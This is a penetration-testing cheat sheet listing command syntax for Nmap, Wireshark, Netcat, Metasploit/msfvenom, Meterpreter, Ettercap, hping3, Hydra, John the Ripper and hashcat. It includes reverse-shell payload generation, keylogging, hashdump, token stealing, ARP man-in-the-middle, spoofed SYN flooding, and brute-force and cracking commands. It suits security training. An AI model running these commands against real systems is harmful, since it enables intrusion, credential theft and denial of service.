Nmap
Scan types
-sn– Ping scan-sS– Syn scan-sT– Connect scan-sU– UDP scan-sO– IP protocol scan
Scan options
-p <PORT_RANGES>– Ports-T[0-5]– Speed presets: 0 Slowest, 5 fastest-n– No DNS resolution-O– OS Detection-A– Aggressive Scan-sV– Service/Version detection-Pn– No ping nmap scan-6– IPv6 Scan--randomize-hosts– Randomizes target hosts (will not scan each host in sequence)--traceroute– Run traceroute against host--ttl <TTL_VALUE>– Set TTL--script <SCRIPT_NAME>– Execute script against host--script-args <ARGUMENTS>– Set script arguments
Output/input options
-oX <FILE_PATH>– Write to XML file-oG <FILE_PATH>– Write to grep file-oA <FILE_PATH>– Save as all 3 formats-iL <FILE_PATH>– Read hosts/IPs from file--excludefile <FILE_PATH>– Excludes hosts in file
Firewall evasion
-f– Fragment packets-S <IP_ADDRESS>– Spoof source IP-g <PORT>– Spoof source port-D <IP_ADDRESS>,<IP_ADDRESS>– Scan with decoys--mtu <MTU>– Set MTU size--spoof-mac <MAC>– Spoof MAC address--data-length <SIZE>– Append random data--scan-delay <TIME>– Scan delay
Misc flags
# Convert Nmap XML file to HTML
xsltproc <INPUT_NMAP_XML>.xml -o <OUTPUT_PATH>.html

# Generate live host file
nmap -sP -n -oX out.xml <IP_CIDR> | grep "Nmap" | cut -d " " -f 5 > <OUTPUT_PATH>.txt

# Compare Nmap results
ndiff <FILE_PATH1>.xml <FILE_PATH2>.xml

# DNS reverse lookup on IP range
nmap -R -sL -dns-server <DNS_SERVER_IP> <IP_CIDR>
Wireshark
Cheat sheet from the StationX team.
Wireshark filter options
- MAC filter –
eth.addr, eth.dst, eth.src - RIP password –
rip.auth.passwd - IP –
ip.addr, ip.dst, ip.src - IPv6 –
ipv6.addr, ipv6.dst, ipv6.src
TCP/UDP
- TCP ports –
tcp.port, tcp.dstport, tcp.srcport - TCP flags –
tcp.flags.ack, tcp.flags.fin, tcp.flags.push, tcp.flags.reset, tcp.flags.syn, tcp.flags.urg - UDP ports –
udp.port, udp.dstport, udp.srcport
HTTP
- Basic authentication –
http.authbasic - Authentication –
http.www_authenticate - Data portion –
http.file_data - Cookie –
http.cookie - Referer –
http.referer - Server –
http.server - User agent string –
http.user_agent
802.11
- Management frame –
wlan.fc.type eq 0 - Control frame –
wlan.fc.type eq 1 - Data frame –
wlan.fc.type_subtype eq 20 - Association request –
wlan.fc.type_subtype eq 0 (1=response) - Reassociation request –
wlan.fc.type_subtype eq 2 (3=response) - Probe request –
wlan.fc.type_subtype eq 4 (5=response) - Beacon –
wlan.fc.type_subtype eq 8 - Disassociate –
wlan.fc.type_subtype eq 10 - Authenticate –
wlan.fc.type_subtype eq 11 (12=deauthenticate)
Comparison operators
| DESCRIPTION         | ENGLISH | C-LIKE |
------------------------------------------
| equals                   | eq | =      |
| not equals               | ne | !=     |
| greater than             | gt | >      |
| less than                | lt | <      |
| greater than or equal to | ge | >=     |
| Less than or equal to    | le | <=     |
------------------------------------------
Logical operators
| ENGLISH | C-LIKE |
--------------------
| and     | &&     |
| or      | ||     |
| xor     | ^^     |
| not     | !      |
--------------------
Wireshark examples
# Wireshark Filter by IP
ip.addr == 10.10.50.1

# Filter by Destination IP
ip.dst == 10.10.50.1

# Filter by IP range
ip.addr >= 10.10.50.1 and ip.addr <=10.10.50.100

# Filter out IP address
!(ip.addr == 10.10.50.1)

# Filter by port
tcp.port == 25

# Filter by destination port
tcp.dstport == 23

# Filter by IP address and port
ip.addr == 10.10.50.1 and tcp.port == 25

# Filter SYN flag
tcp.flags.syn == 1 and tcp.flags.ack == 0

# MAC address filter
eth.addr == 00:70:f4:23:18:c4
Netcat
Netcat examples
# Connect to target
nc <IP_ADDRESS> <PORT>

# Start listener
nc -lvp <PORT>

# Port scanner
nc -v -n -z -w1 <IP_ADDRESS> <START_PORT>-<END_PORT>
Download a file
# Start listener and stage file
nc -l -p <PORT> < <FILE_PATH>

# Connect to IP and retrieve file
nc -w3 <IP_ADDRESS> <PORT> > <FILE_PATH>
Upload a file
# Start listener and set path
nc -l -p <PORT> > <FILE_PATH>

# Connect and push file
nc -w3 <IP_ADDRESS> <PORT> < <FILE_PATH>
Metasploit
Metasploit options
Cheat sheet from Comparitech.

# Launch Metasploit and load resource file
msfconsole –r <FILE_PATH>.rc

# Display exploits
show exploits

# Display auxiliary modules
show auxiliary

# Display payloads
show payloads

# Searches module names and descriptions
search <SEARCH_STRING>

# Show module information
info <MODULE>

# Load exploit or module
use <MODULE>

# Display module options
show options

# Display advanced module options
show advanced

# Configure framework options/parameters
set <OPTION> <VALUE>

# List Metasploit sessions
sessions -v

# Kill Metasploit session ID
sessions -k <ID>

# Run Meterpreter script on all sessions
sessions –s <SCRIPT>

# List all jobs
jobs -l

# Kill given job ID
jobs -k <ID>

# Run exploit as background job
exploit -j

# Pivoting
route add <IP_ADDRESS> <NETMASK> <SESSION_ID>

# Load 3rd party modules or exploits
loadpath <FILE_PATH>

# Live Ruby interpreter shell
irb

# SSL connect (Acts similarly to Netcat)
connect -s <IP_ADDRESS> <PORT>

# Advanced option allows for multiple shells
use exploit/multi/handler
set ExitOnSession False

# Enables logging
set ConsoleLogging true
set SessionLogging true
Create and catch payloads (MsfVenom)
# List available encoders
msfvenom --list encoders

# List available payloads
msfvenom --list payloads

# Created encoded Meterpreter reverse TCP payload for Windows systems
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP_ADDRESS> LPORT=<PORT> -e x86/shikata_ga_nai -i 3 -a x86 -f exe > encoded.exe

# Created Meterpreter reverse TCP payload for Linux systems
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<IP_ADDRESS> LPORT=<PORT> -f elf > reverse.elf

# Start Meterpreter listener
use multi/handler
set payload windows/meterpreter/reverse_tcp
Start MSF DB (Kali)
# Start MSF (Kali)
service postgresql start
msfconsole
Meterpreter pass a shell
By default, this module will create a notepad.exe process and inject into it.
# Use module
use post/windows/manage/multi_meterpreter_inject

# Set target IP address to pass the shell to
set IPLIST <IP_ADDRESS>

# Set the target port
set LPORT <PORT>

# Set the session ID to run this module against
set SESSION <SESSION_ID>

# Run the module
exploit
Meterpreter commands
# List available commands
help

# Display system info
sysinfo

# List processes
ps

# List current PID
getpid

# Upload a file to C:\Program Files\binary.exe
upload <LOCAL_PATH> C:\\Program\ Files\\test.exe

# Download file
download <FILE_PATH>

# Interact with registry (reg by itself will list syntax)
reg <COMMAND>

# Revert to original user
rev2self

# Drop to interactive shell
shell

# Migrate to another PID
migrate <PID>

# Background current session
background

# Start keylogger
keyscan_start

# Stop keylogger
keyscan_stop

# Dump keylogger
keyscan_dump

# Execute cmd.exe and interact
execute –f cmd.exe –i

# Execute cmd.exe as hidden process and with all tokens
execute –f cmd.exe –i –H -t

# Dumps local hashes
hashdump

# Executes script (/scripts/meterpreter)
run <SCRIPT>

# Create a rule to open port 443 on the attack machine
# and forward it through the session to target 3.3.3.3 on port 3389
portfwd add –L 127.0.0.1 –l 443 –r 3.3.3.3 –p 3389

# Delete the rule to open port 443 on the attack machine
# and forward it through the session to target 3.3.3.3 on port 3389
portfwd delete –L 127.0.0.1 –l 443 –r 3.3.3.3 –p 3389

# Background session to interact with msfconsole
background

# List current session owner
getuid

# Steal authentication token from process
steal_token <PID>

# Run plugin to capture screenshot of user session
screengrab
Nmap through Meterpreter socks proxy
# Take note of the Meterpreter ID
sessions

# Add a route through the target host
route add 3.3.3.0 255.255.255.0 <SESSION_ID>

# Setup socks4a server
use auxiliary/server/socks4a

# Run socks4a server (defaults to port 1080)
run

# Edit /etc/proxychains.conf and update with port 1080
socks4 127.0.0.1 1080

# Run Nmap scan against 3.3.3.3 targeting ports 80, 135, and 445.
# This scan will be tunneled through the Metasploit victim host
proxychains nmap -sT -Pn -n -p 80,135,445 3.3.3.3
Ettercap
Ettercap commands
# Man-in-the-Middle with filter
# <MAC>/<IP>/<PORTS>
# Example: //80,443 = any MACs, any IPs, ports 80 and 443
ettercap.exe -i <INTERFACE> -M arp -Tq -F file.ef <MACs>/<IPs>/<PORTs> <MACs>/<IPs>/<PORTs>

# Man-in-the-Middle entire subnet with applied filter
ettercap -T -M arp -F filter.ef // //

# Switch flood
ettercap -TP rand_flood
Ettercap filter
# Compile Ettercap filter
etterfilter <ETTER_FILTER> -o out.ef
Sample C filter – kills VPN traffic and decodes HTTP traffic:
if (ip.proto == UDP && udp.dst == 500){
    drop();
    kill();
}
if (ip.src == '<ip>'){
    if (tcp.dst == 80){
        if (search(DATA.data, "Accept-Encoding")){
            replace("Accept-Encoding","Accept-Rubbish!");
            msg("Replaced Encoding\n");
        }
    }
}
HPING3
# DoS from spoofed IPs
hping3 <TARGETIP> --flood --frag --spoof <IP> --destport <PORT> --syn
ARPING
# ARP scanner
arping <IP_ADDRESS> -I <INTERFACE_NAME> -c <NUMBER_OF_ARPS>
Password Cracking
If running on Kali check out /usr/share/wordlists for rockyou and other common password cracking wordlists.
Hydra
# Brute force the username admin with the given password list
hydra -t 1 -l admin -P <PASSWORD_LIST_PATH> -v ftp://<IP_ADDRESS> ftp

# Brute force SSH with user and password lists against target IP address
hydra -v -u -L <USER_LIST_PATH> -P <PASSWORD_LIST_PATH> -t 1 ssh://<IP_ADDRESS>
John the Ripper
# Cracking with a wordlist
john --wordlist=<WORD_LIST_PATH> <HASH_LIST_FILE>

# Attempt to crack hash file using previously cracked passwords
john --loopback <HASH_LIST_FILE>

# Show cracked passwords
john --show <HASH_LIST_FILE>

# Attempt to crack hash using incremental mode (May take a long time)
john --incremental <HASH_LIST_FILE>
Crack Excel password protected document
# Run office2john.py against password protected Excel
#  file to extract crackable hash from office document
python office2john.py <INPUT_PATH> > extractedHash.txt

# Determine office/hash version based on contents of extractedHash.txt
# Listed in the output hash file from office2john
# Integer code on right goes into hashcat

9400-MS Office 2007
9500-MS Office 2010
9600-MS Office 2013
25300-MS Office 2016 SheetProtection
9700-MS Office <= 2003 $0/$1, MD5 + RC4
9710-MS Office <= 2003 $0/$1, MD5 + RC4, collider #1
9720-MS Office <= 2003 $0/$1, MD5 + RC4, collider #2
9810-MS Office <= 2003 $3, SHA1 + RC4, collider #1
9820-MS Office <= 2003 $3,SHA1+RC4, collider #2
9800-MS Office <= 2003 $3/$4, SHA1 + RC4

# Run hashcat command to crack extracted and edited hash
hashcat64 -a 0 -m <MODE> --username -o cracked.txt extractedHash.txt /usr/share/wordlists/rockyou.txt